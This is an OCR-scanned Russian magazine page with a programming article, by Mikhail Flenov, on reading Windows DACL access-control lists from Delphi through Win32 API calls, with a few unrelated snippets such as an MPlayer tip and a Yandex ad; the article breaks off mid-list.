
Вырезание звука:

`-ao pcm:file=tmp.wav`

`-ao pcm -aofile tmp.wav (для < 1.0pre7)`

Касса,
машинист,
дежурный
по эскалатору –
справок не дают,
все вопросы
к Яндексу.

www.yandex.ru



ФЛЕНОВ МИХАИЛ АКА HORRIFIC
/ HTTP://WWW.VR-ONLINE.RU /

Железобетонные объекты: DACL

КОВЫРЯЕМ ПРАВА ДОСТУПА К ОБЪЕКТАМ

→ ПРОДОЛЖАЕМ ЗНАКОМИТЬСЯ С ФУНКЦИЯМИ ОПРЕДЕЛЕНИЯ ПРАВ ДОСТУПА К ОБЪЕКТАМ. СЕГОДНЯ НАМ ПРЕДСТОИТ НАУЧИТЬСЯ ОПРЕДЕЛЯТЬ, КОМУ И КАКИЕ ПРАВА ДОСТУПНЫ В ОТНОШЕНИИ ОПРЕДЕЛЕННОГО ОБЪЕКТА. ТЕМА БУДЕТ ИНТЕРЕСНА НЕ ТОЛЬКО ПРОГРАММИСТАМ, ПОТОМУ ЧТО, ПРОЧИТАВ СТАТЬЮ, ТЫ ЛУЧШЕ ПОЙМЕШЬ, КАК WINDOWS ХРАНИТ СПИСКИ ДОСТУПА К ОБЪЕКТАМ И КАК ОНИ ОРГАНИЗОВАНЫ. ТУТ ПРОГРАММИСТАМ НА DELPHI НЕ ОЧЕНЬ ПОВЕЗЛО, ТАК КАК В ЗАГОЛОВОЧНЫХ ФАЙЛАХ ОПИСАНО НЕ ВСЕ, И КОЕ-ЧТО НАМ ПРИДЕТСЯ ОПИСЫВАТЬ САМОСТОЯТЕЛЬНО. НО ОБО ВСЕМ ПО ПОРЯДКУ.

Права доступа на объекты ОС хранятся в списке DACL. Данный список можно получить к любому объекту, который защищен ОС, а в Windows не защищены разве что только элементы управления в окнах. Сами окна, сервисы, программы и тем более файлы имеют DACL, и по его содержимому можно определить, кто и что может делать с объектом.

Пока не будем заострять внимание на том, что представляет собой этот список (скоро все встанет на свои места). Давай пока научимся получать сам DACL. Для этого используется функция GetNamedSecurityInfo. В общем виде она выглядит следующим образом:

```
function GetNamedSecurityInfo(
pObjectName: PAnsiChar;
ObjectType: SE_OBJECT_TYPE;
SecurityInfo: SECURITY_INFORMATION;
ppsidOwner,
ppsidGroup: PPSID;
ppDacl,
ppSacl: PACL;
var ppSecurityDescriptor: PSECURITY_DESCRIPTOR
): DWORD;
```

Рассмотрим параметры этой функции — тут есть, над чем пораскинуть мозгами:

PObjectName — имя объекта, список которого мы хотим получить. Если это файл, то необходимо указать корректный путь, чтобы программа смогла найти его. Если это имя сервиса или принтера, то имя должно выглядеть так: \\имя_компьютера\имя_объекта, где имя_объекта — это имя сервиса или принтера.


ObjectType — определяет тип объекта. Здесь можно указать одну из следующих констант:

- SE_FILE_OBJECT — файл или директория;
- SE_SERVICE — сервис;
- SE_PRINTER — принтер;
- SE_REGISTRY_KEY — ключ реестра;
- SE_LMSHARE — расшаренный ресурс;
- SE_KERNEL_OBJECT — объект ядра (процесс, поток, семафор, событие ...);
- SE_WINDOW_OBJECT — окно или объект рабочего стола.

Глядя на эти константы, становится ясно, что именно может защищать Windows с помощью списков доступа. Главное, чтобы он делал это хорошо.

SecurityInfo — это комбинация флагов, по которой определяется, что именно мы хотим узнать. Здесь можно указать комбинацию из флагов:

- OWNER_SECURITY_INFORMATION — идентификатор владельца. Если указан этот флаг, то результат будет получен через переменную ppsidOwner;
- GROUP_SECURITY_INFORMATION — идентификатор группы. Если указан этот флаг, то результат будет получен через переменную ppsidGroup;
- DACL_SECURITY_INFORMATION — список DACL. Если указан этот флаг, то результат будет получен через переменную ppDacl;



Форма будущей программы

Описание маски msdn

• SACL_SECURITY_INFORMATION — список SACL. Если указан этот флаг, то результат будет получен через переменную ppSacl;
• ppSecurityDescriptor — в этом параметре возвращается дескриптор безопасности.
Итак, чтобы получить DACL, мы должны написать следующую строку кода:

```
GetNamedSecurityInfo(
  PChar(Edit1.Text),SE_FILE_OBJECT,
  DACL_SECURITY_INFORMATION, nil, nil,
  PACL(@pDACL), nil, pSD)
```

При этом переменные pSD и pDACL должны быть объявлены следующим образом:

```
pSD : PSECURITY_DESCRIPTOR;
pDACL : PACL;
```

Получение информации

Структуру типа ACL мы получили, но это еще не сама информация. Сам список доступа можно получить с помощью функции GetAclInformation, которая описана следующим образом:

```
function GetAclInformation(
  const pAcl: TACL;
  pAclInformation: Pointer;
  nAclInformationLength: DWORD;
  dwAclInformationClass: TaclInformationClass
): BOOL; stdcall;
```

Посмотрим на параметры этой функции:
pAcl — указатель на структуру типа TACL, которую мы получили при вызове функции GetNamedSecurityInfo;
pAclInformation — указатель, по которому мы получим результирующую информацию;
nAclInformationLength — размер параметра, указанного в pAclInformation;
dwAclInformationClass — класс необходимой информации. Нас интересует класс AclSizeInformation.
Самое интересное — это второй параметр, через который мы получаем необходимые данные. В функции он объявлен как простой указатель, но должен указывать на структуру типа ACL_SIZE_INFORMATION. Я не нашел ее описания в заголовочных файлах Delphi, поэтому благодаря файлу помощи пришел к выводу, что она должна выглядеть следующим образом:

```
ACL_SIZE_INFORMATION = record
  AceCount : DWORD;
  AclBytesInUse  : DWORD;
  AclBytesFree : DWORD;
end;
```

Итак, получить информацию можно, выполнив следующую строку:

```
GetAclInformation(pDACL^, @aclInfo,
  sizeOf(aclInfo), AclSizeInformation)
```

Первую переменную мы уже объявили, а aclInfo нужно объявить как:

```
aclInfo : ACL_SIZE_INFORMATION;
```

Просматриваем список DACL


У нас есть список, и теперь осталось только его просмотреть и определить права доступа. И тут у дельфинистов начинаются проблемы. Список DACL состоит из набора структур ACE и идентификаторов SID. Проблема в том, что структура ACE в Delphi нигде не описана. Если обратиться к файлу помощи по Windows API, то тут описания этой структуры нет. Зато написано, что ACE — это запись в списке контроля доступа.
Существует несколько типов этих записей, а в файле помощи перечислено всего четыре. Забегая вперед, скажу, что в действительности их намного больше. Другое дело, что не все они поддерживаются, да и нужны нам только два типа: разрешение и запрещение (ACCESS_ALLOWED_ACE и ACCESS_DENIED_ACE). Но как они выглядят?
Читаем файл помощи дальше и видим, что в начале структуры ACE идет структура ACE_HEADER, после этого количество и типы параметров зависят от типа ACE. Структуры ACE_HEADER в заголовочных файлах я также не нашел, но благодаря Help-файлу можно определить, что в Delphi она должна выглядеть примерно так:

```
_ACE_HEADER = record
  AceType : BYTE;
  AceFlags : BYTE;
  AceSize : WORD;
end;
```

Понятно, что назвать ее можно как угодно, главное, чтобы количество и типы параметров были именно такими.
Первый параметр структуры — это тип записи. Типов — великое множество, и их описание можно найти в MSDN, но большинство из них не поддерживается, а нас будет интересовать только ACCESS_ALLOWED_ACE и ACCESS_DENIED_ACE_TYPE.

Загадочный ACE

С заголовком определились, но что же будет идти после заголовка в записи ACE? Опять приходится обращаться к MSDN, где мы узнаем, что для записей разрешения и запрещения доступа после заголовка идет два значения: маска доступа типа ACCESS_MASK и число типа DWORD,


Win32 Developer's References

File Edit Bookmark Options Help

Contents Index Back << >>

ACE Quick Info Overview Group

An ACE is an access-control entry (ACE) in an access-control list (ACL).

Following are the currently defined ACE types:

ACE type	Structure	ACL Type
Access allowed	ACCESS_ALLOWED_ACE	Discretionary
Access denied	ACCESS_DENIED_ACE	Discretionary
System alarm	SYSTEM_ALARM_ACE	System
System audit	SYSTEM_AUDIT_ACE	System

System-alarm ACEs are not supported in the current version of Windows NT.

Remarks

An ACL contains a list of ACEs. An ACE defines access to an object for a specific user or group or defines the types of access that generate system-administration messages or alarms for a specific user or group. The user or group is identified by a security identifier (SID).

Each ACE starts with an ACE_HEADER structure. The format of the data following the header varies according to the ACE type specified in the header.

See Also

AddAce, ACCESS_ALLOWED_ACE, ACCESS_DENIED_ACE, ACL, SYSTEM_ALARM_ACE, SYSTEM_AUDIT_ACE

› Скудная информация по ACE в хелпе

идентификатор SID пользователя или группы, в отношении которого это разрешение действует.

Так как разрешающая и запрещающая записи ACE выглядят одинаково, то мы можем объявить одну структуру следующего вида:

```
ACCESS_ACE = record
  Header : _ACE_HEADER;
  Mask : ACCESS_MASK;
  SidStart : DWORD;
end;
```

Просмотр списка

Итак, в переменной aclInfo у нас есть информация о записях ACL. Теперь нужно просто просмотреть его и вывести информацию на экран. Для этого цикл должен выглядеть примерно следующим образом:

```
for i:=0 to aclInfo.AceCount-1 do
begin
  if not (GetAce(pDACL^, i, Pointer(ace))) then
    continue;
  // Разбор записи ACE
end;
```

Список ACL содержит только указатели на ACE-записи. Напоминаю, что ACL — это список контроля доступа, а ACE — это отдельная запись этого списка. Чтобы получить запись из списка контроля доступа, нужно использовать функцию GetAce. Ей передается три параметра:

- указатель на ACL;
- индекс интересующей нас записи;
- указатель на переменную, в которую будет записан результат.

Если результат не нулевой, то процесс получения записи прошел удачно. В примере выше в качестве третьего параметра передается указатель переменной ACE. Ее нужно объявить следующим образом:

```
ace : ^ACCESS_ACE;
```

То есть это указатель на структуру ACCESS_ACE, формат которой мы так тщательно вычисляли благодаря файлу помощи и MSDN.

Разбор записи ACE

Просматривая список, мы получили ACE-запись и по ней теперь должны определить, что разрешено, а что запрещено. Но одна запись может быть либо разрешающая, либо запрещающая. Нет такой записи, которая описывает и то, и другое сразу. Если нужно что-то запретить, а что-то разрешить, то в списке ACL создается две записи ACE. Одна запись что-то разрешает, а другая что-то запрещает. Чтобы определить, какая именно перед нами запись, необходимо проверить поле AceType заголовка ACE-записи:

```
case (ace^.Header.AceType) of
  ACCESS_ALLOWED_ACE_TYPE: Это — разрешение;
  ACCESS_DENIED_ACE_TYPE: Это — запрещение;
  else Что-то другое;
end;
```

Константы ACCESS_ALLOWED_ACE_TYPE и ACCESS_DENIED_ACE_TYPE опять же в заголовочных файлах Delphi я не нашел, поэтому их придется описать в проекте самостоятельно следующим образом:

```
ACCESS_ALLOWED_ACE_TYPE = $00;
ACCESS_DENIED_ACE_TYPE = $01;
```

Теперь, если это разрешение или запрещение, то нужно узнать, что именно разрешается. Это можно понять из параметра mask. Полное описание маски можно найти в MSDN, а основные биты — первые три:

- чтение;
- запись;
- выполнение.

А на какого пользователя или группу влияют данные разрешения? Об этом можно узнать в поле SidStart структуры ACE. Но это всего лишь указатель на идентификатор пользователя/группы. Реальное значение можно определить следующей строкой кода:

```
sid := PSID(@((ace)^.SidStart));
```

Теперь по идентификатору необходимо узнать имя пользователя и домен, в котором он зарегистрирован. Для этого используем функцию LookupAccountSid:

```
function LookupAccountSid(
  lpSystemName: PChar;
  Sid: PSID;
  Name: PChar;
  var cbName: DWORD;
  ReferencedDomainName: PChar;
  var cbReferencedDomainName: DWORD;
  var peUse: SID_NAME_USE
): BOOL; stdcall;
```

Быстренько пробежимся по параметрам этой функции:

lpSystemName — указатель на строку для системного имени. Мы будем определять пользователя по SID, поэтому этот параметр должен быть нулевым;

Sid — идентификатор интересующего нас пользователя;

Name — указатель на строку, куда будет записано имя пользователя;

cbName — размер строки для имени юзера;

